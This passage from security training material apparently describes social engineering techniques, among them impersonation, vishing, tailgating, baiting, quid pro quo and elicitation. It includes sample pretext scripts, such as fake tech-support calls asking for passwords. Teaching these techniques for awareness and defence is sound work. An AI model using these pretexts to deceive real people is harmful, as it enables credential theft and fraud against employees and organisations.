Tailgating	The attacker, wearing a **fake ID badge**, enters a secured area by closely following an authorized person through a door that requires key access
Diversion Theft	The attacker **tricks a person responsible for making a genuine delivery** into delivering the consignment to a location other than the intended location



Human-based Social Engineering (Cont'd)

Honey Trap	Attackers target a person inside the company online, pretending to be an attractive person. They then begin a fake online relationship to obtain **confidential information** about the target company
Baiting	Attackers offer end users something alluring in exchange for important information such as **login details** and other sensitive data A physical device such as **USB flash drive** containing malicious files is left in a location where people can easily find it
Quid Pro Quo	Attackers call numerous **random numbers** within a company, claiming to be from technical support They offer their service to end users in exchange for confidential data or login credentials
Elicitation	Attackers extract information from the victim by engaging him/her in normal and **disarming conversations** Based on the victim's interests, attackers must work to target their elicitation approach to extract the relevant information

Human-based Social Engineering

Impersonation

Impersonation is a common human-based social engineering technique where an attacker pretends to be a legitimate or authorized person. Attackers perform impersonation attacks personally or use a phone or another communication medium to mislead their target and trick them into revealing information. The attacker might impersonate a courier or delivery person, janitor, businessman, client, technician, or they may pretend to be a visitor. Using this technique, the attacker gathers sensitive information by scanning terminals for passwords, searching for important documents on employees' desks, rummaging through bins, and through other tactics. The attacker may even try to overhear confidential conversations and "**shoulder surf**" to obtain sensitive information.

Types of impersonation used in social engineering:

- Posing as a legitimate end-user
- Posing as an important user
- Posing as a technical support agent
- Posing as an internal employee, client, or vendor
- Posing as a repairman
- Abusing the over-helpfulness of the help desk
- Posing as someone with third-party authorization
- Posing as a tech support agent through vishing

- Posing as a trusted authority

Some impersonation tricks that an attacker performs to gather sensitive information about the target organization exploit the human nature of trust, fear, and moral obligation.

- **Posing as a Legitimate End User**

  An attacker might impersonate an employee and then resort to deviant methods to gain access to privileged data. They may provide a false identity to obtain sensitive information.

  Another example is when a "**friend**" of an employee asks them to retrieve information that a bedridden employee supposedly needs. There is a well-recognized rule in social interaction that a favor begets a favor, even if the original "**favor**" is offered without a request from the recipient. This is known as reciprocation. Corporate environments deal with reciprocation daily. Social engineers try to take advantage of this social trait via impersonation.

  Example:

  "Hi! This is John from the finance department. I have forgotten my password. Can I get it?"

- **Posing as an Important User**

  Another behavioral factor that aids a social engineer is people's habit of not questioning authority. People often go out of their way for those whom they perceive to have authority. An attacker posing as an important individual — such as a vice president or director — can often manipulate an unprepared employee. Attackers who take impersonation to a higher level by assuming the identity of an important employee add an element of intimidation. The reciprocation factor also plays a role in this scenario where lower-level employees might go out of their way to help a higher-authority. For example, it is less likely that a help-desk employee will turn down a request from a vice president who is hard-pressed for time and needs some vital information for a meeting. In case an employee refuses to divulge information, social engineers may use authority to intimidate employees and may even threaten to report the employee's misconduct to their supervisors. This technique assumes greater significance when the attacker considers it a challenge to get away with impersonating an authority figure.

  Example:

  "Hi! This is Kevin, the CFO's Secretary. I'm working on an urgent project, and I forgot my system password. Can you help me out?"

- **Posing as a Technical Support Agent**

  Another technique involves an attacker masquerading as a technical support agent, particularly when the victim is not proficient in technical areas. The attacker may pretend to be a hardware vendor, a technician, or a computer supplier. One demonstration at a hacker meeting had the speaker calling Starbucks and asking its employees whether their broadband connection was properly working. The perplexed employee replied that it was the modem that was giving them trouble. The hacker, without giving any credentials, went on to make him read out the credit card number of the last transaction. In a corporate scenario, the attacker may ask employees to reveal their login information, including their password, to fix a nonexistent problem.

Example:

"Sir, this is Mathew, technical support at X Company. Last night we had a system crash here, and we are checking for lost data. Can you give me your ID and password?"

- **Posing as an Internal Employee, Client, or Vendor**

  The attacker usually dresses up in business clothes or another suitable uniform. They enter an organization's building while pretending to be a contractor, client, service personnel, or another authorized person. Then they roam around unnoticed and look for passwords stuck on terminals, extract critical data from wastepaper bins, papers lying on desks, and perform other information gathering. The attacker may also implement other social engineering techniques such as shoulder surfing (observing users typing login credentials or other sensitive information) and eavesdropping (purposely overhearing confidential conversations between employees) to gather sensitive information that might help launch an attack on the organization.

- **Repairman**

  Computer technicians, electricians, and telephone repairpersons are generally unsuspected people. Attackers might impersonate a technician or repair person and enter the organization. They perform normal activities associated with their assumed duty while looking for hidden passwords, critical information on desks, information in trash bins, and other useful information; they sometimes even plant snooping devices in hidden locations.

Impersonation (Vishing)

Vishing (voice or VoIP phishing) is an impersonation technique in which the attacker uses Voice over IP (VoIP) technology to trick individuals into revealing their critical financial and personal information and uses the information for financial gain. The attacker uses caller ID spoofing to forge identification. In many cases, Vishing includes pre-recorded messages and instructions resembling a legitimate financial institution. Through Vishing, the attacker tricks the victim into providing bank account or credit card details for identity verification over the phone.

The attacker may send a fake SMS or email message to the victim, asking the victim to call the financial institution for credit card or bank account verification. In some cases, the victim receives a voice call from the attacker. When the victim calls the number listed in the message or receives the attacker's call, they hear recorded instructions that insist they provide personal and financial information like name, date of birth, social security number, bank account numbers, credit card numbers, or credentials like usernames, passwords. Once the victim provides the information, the recorded message confirms verification of the victim's account.

Discussed below are some tricks attackers use when Vishing to gather sensitive information.

- **Abusing the Over-Helpfulness of Help Desk**

  Help desks are frequently targeted for social engineering attacks for a reason. The staff members are trained to be helpful, and they often give away sensitive information such as passwords and network information without verifying the authenticity of the caller.

  The attacker should know employees' names and have details about the person he is trying to impersonate to be effective. The attacker may call a company's help desk pretending to be a senior official to try to extract sensitive information out of the help desk.

  Example:

  A man calls a company's help desk and says he has forgotten his password. He adds that if he misses the deadline on a big advertising project, his boss might fire him.

  The help desk worker feels sorry for him and quickly resets the password, unwittingly giving the attacker entrance into the corporate network.

- **Third-party Authorization**

  Another popular technique used by an attacker is to represent themself as an agent authorized by some senior authority in an organization to obtain information on their behalf.

  For instance, when an attacker knows the name of the employee in the target organization authorized to access the required information, they keep a vigil on them so that they can access the required data in the absence of the concerned employee. In this case, the attacker can approach the help desk or other personnel in the company claiming that the employee (authority figure) has requested the information.

  Even though there might be suspicion attached to the authenticity of the request, people tend to overlook this in favor of being helpful in the workplace. People tend to believe that others are being honest when they reference an important person and provide the required information.

  This technique is effective, particularly when the authority figure is on vacation or traveling, making instant verification impossible.

  Example:

  "Hi, I am John, I spoke with Mr. XYZ last week before he went on vacation and he said that you would be able to provide me with the information in his absence. Could you help me out?"

- **Tech Support**

  Like the impersonation of a tech support agent above, an attacker can use vishing to pretend to be a technical support staff member of the target organization's software vendor or contractor to obtain sensitive information. The attacker may pretend to troubleshoot a network problem and ask for the user ID and password of a computer to detect the problem. Believing them to be a troubleshooter, the user would provide the required information.

Example:

> **Attacker**: "Hi, this is Mike from tech support. Some folks in your office have reported a slowdown in logging. Is this true?"
>
> **Employee**: "Yes, it has seemed slow lately."
>
> **Attacker**: "Well, we have moved you to a new server, and your service should be much better now. If you want to give me your password, I can check your service. Things will be better from now on."

- **Trusted Authority Figure**

  The most effective method of social engineering is posing as a trusted authority figure. An attacker might pretend to be a fire marshal, superintendent, auditor, director, or other important figure over the phone or in-person to obtain sensitive information from the target.

  Example:

  1. "Hi, I am John Brown. I'm with the external auditor, Arthur Sanderson. We've been requested by the corporate to do a surprise inspection of your disaster recovery procedures. Your department has 10 minutes to show me how you would recover from a website crash."
  2. "Hi, I'm Sharon, a sales rep out of the New York office. I know this is short notice, but I have a group of prospective clients out in the car, and I've been trying to get them to outsource their security training needs to us for months.

     They're located just a few miles away, and I think that if I can give them a quick tour of our facilities, it would be enough to push them over the edge and get them to sign up.

     Oh yeah, they are particularly interested in what security precautions we've adopted. It seems someone hacked into their website a while back, which is one of the reasons they're considering our company."
  3. "Hi, I'm with Aircon Express Services. We received a call that the computer room is getting too warm, so I need to check your HVAC system." Using professional-sounding terms like HVAC (Heating, Ventilation, and Air Conditioning) may add just enough credibility to an intruder's masquerade to allow them to access the targeted secured resource.

Eavesdropping

Eavesdropping refers to an unauthorized person listening to a conversation or reading others' messages. It includes the interception of any form of communication, including audio, video, or written, using channels such as telephone lines, email, and instant messaging. An attacker can obtain sensitive information such as passwords, business plans, phone numbers, and addresses.

Shoulder Surfing

Shoulder surfing is the technique of looking over someone's shoulder as they key information into a device. Attackers use shoulder surfing to find out passwords, personal identification numbers, account numbers, and other information. They sometimes even use binoculars and other optical devices or install small cameras to record the actions performed on the victim's system to obtain login details and other sensitive information.

Dumpster Diving

Dumpster diving is the process of retrieving sensitive personal or organizational information by searching through trash bins. Attackers can extract confidential data such as user IDs, passwords, policy numbers, network diagrams, account numbers, bank statements, salary data, source code, sales forecasts, access codes, phone lists, credit card numbers, calendars, and organizational charts on paper or disk. Attackers can then use this information to perform various malicious activities. Sometimes attackers even use pretexts to support their dumpster diving initiatives, such as impersonating a repair person, technician, cleaner, or other legitimate worker.

Information that attackers can obtain by searching through trash bins includes:

- **Phone lists**: Disclose employees' names and contact numbers.
- **Organizational charts**: Disclose details about the structure of the company, physical infrastructure, server rooms, restricted areas, and other organizational data.
- **Email printouts, notes, faxes, and memos**: Reveal personal details of an employee, passwords, contacts, inside working operations, certain useful instructions, and other data.
- **Policy manuals**: Reveal information regarding employment, system use, and operations.
- **Event notes, calendars, or computer use logs**: Reveal information regarding the user's log on and off timings, which helps the attacker to decide on the best time to plan their attack.

Reverse Social Engineering

Generally, reverse social engineering is difficult to carry out. This is primarily because its execution needs a lot of preparation and skills. In reverse social engineering, a perpetrator assumes the role of a knowledgeable professional so that the organization's employees ask them for information. The attacker usually manipulates questions to draw out the required information.

First, the social engineer will cause an incident, creating a problem, and then present themself as the problem solver through general conversation, encouraging employees to ask questions. For example, an employee may ask how this problem has affected files, servers, or equipment. This provides pertinent information to the social engineer. Many different skills and experiences are required to carry out this tactic successfully.

Provided below are some of the techniques involved in reverse social engineering:

- **Sabotage**: Once the attacker gains access, they will corrupt the workstation or make it appear corrupted. Under such circumstances, users seek help as they face problems.
- **Marketing**: To ensure that the user calls the attacker, the attacker must advertise. The attacker can do this either by leaving their business card in the target's office or by placing their contact number on the error message itself.
- **Support**: Even if the attacker has already acquired the desired information, they may continue to assist the users so that they remain ignorant of the hacker's identity.

  A good example of a reverse social engineering virus is the "**My Party**" worm. This virus does not rely on sensational subject lines but rather makes use of inoffensive and realistic names for its attachments. By using realistic words, the attacker gains the user's trust, confirms the user's ignorance, and completes the task of information gathering.

Piggybacking

Piggybacking usually implies entry into a building or security area with the consent of the authorized person. For example, an attacker might request an authorized person to unlock a security door, saying that they have forgotten their ID badge. In the interest of common courtesy, the authorized person will allow the attacker to pass through the door.

Tailgating

Tailgating implies accessing a building or secured area without the consent of the authorized person. It is the act of following an authorized person through a secure entrance, as a polite user would open and hold the door for those following them. An attacker, wearing a fake badge, might attempt to enter the secured area by closely following an authorized person through a door that requires key access. They then try to enter the restricted area while pretending to be an authorized person.

Diversion Theft

Diversion theft is a technique where attackers target delivery professionals or transport companies. This technique is also known as "Round the Corner Game" or "Cornet Game." The main objective of this technique is to trick a person responsible for making a genuine delivery into delivering the consignment to the wrong location, thus interrupting the transaction. For example, if the victim is a van driver delivering a package, then that person would be persuaded to drive to a location other than the actual delivery location. Subjecting the van driver to a series of social engineering tricks thus allows the theft to be successful.

Diversion theft can also be practiced by social engineers on the Internet; victims can be persuaded to send sensitive or confidential files to some unassociated person who is not intended to receive them.

Honey Trap

The honey trap is a technique where an attacker targets a person online by pretending to be an attractive person and then begins a fake online relationship to obtain confidential information about the target company. In this technique, the victim is an insider who possesses critical information about the target organization.

Baiting

Baiting is a technique in which attackers offer end users something alluring in exchange for important information such as login details and other sensitive data. This technique relies on the curiosity and greed of the end-users. Attackers perform this technique by leaving a physical device such as a USB flash drive containing malicious files in locations where people can easily find them, such as parking lots, elevators, and bathrooms. This physical device is labeled with a legitimate company's logo, thereby tricking end-users into trusting it and opening it on their systems. Once the victim connects and opens the device, a malicious file downloads. It infects the system and allows the attacker to take control.

For example, an attacker leaves some bait in the form of a USB drive in the elevator with the label "Employee Salary Information 2019" and a legitimate company's logo. Out of curiosity and greed, the victim picks up the device and opens it up on their system, which downloads the bait. Once the bait is downloaded, a piece of malicious software installs on the victim's system, giving the attacker access.

Quid Pro Quo


Quid pro quo is a Latin phrase that meaning "something for something." In this technique, attackers keep calling random numbers within a company, claiming to be calling from technical support. This is a baiting technique where attackers offer their service to end-users in exchange of confidential data or login credentials.

For example, an attacker gathers random phone numbers of the employees of a target organization. They then start calling each number, pretending to be from the IT department. The attacker eventually finds someone with a genuine technical issue and offers their service to resolve it. The attacker can then ask the victim to follow a series of steps and to type in the specific commands to install and launch malicious files that contain malware designed to collect sensitive information.

Elicitation

Elicitation is the technique of extracting specific information from the victim by involving them in normal and disarming conversations. In this technique, attackers must possess good social skills to take advantage of professional or social opportunities to communicate with persons who have access to sensitive information. In social engineering, the purpose of elicitation is to extract relevant information to gain access to the target assets.

For example, if an attacker's objective is to obtain the victim's username and password and the conversation with them only yields things that they like, then the attacker must work more on the elicitation process to extract the relevant information.



Computer-based Social Engineering

Pop-Up Windows	Windows that suddenly pop up while surfing the Internet and ask for **user information** to login or sign-in
Hoax Letters	Emails that issue **warnings** to the user about new viruses, Trojans, or worms that may harm the user's system
Chain Letters	Emails that offer **free gifts** such as money and software on condition that the user **forwards the mail to a specified number of people**
Instant Chat Messenger	Gathering **personal information by chatting** with a selected user online to get information such as birth dates and maiden names
Spam Email	Irrelevant, unwanted, and unsolicited emails that attempt to collect **financial information**, **social security numbers**, and **network information**
Scareware	Malware that tricks computer users into **visiting malware infested websites**, or downloading/ buying potentially malicious software

Computer-based Social Engineering

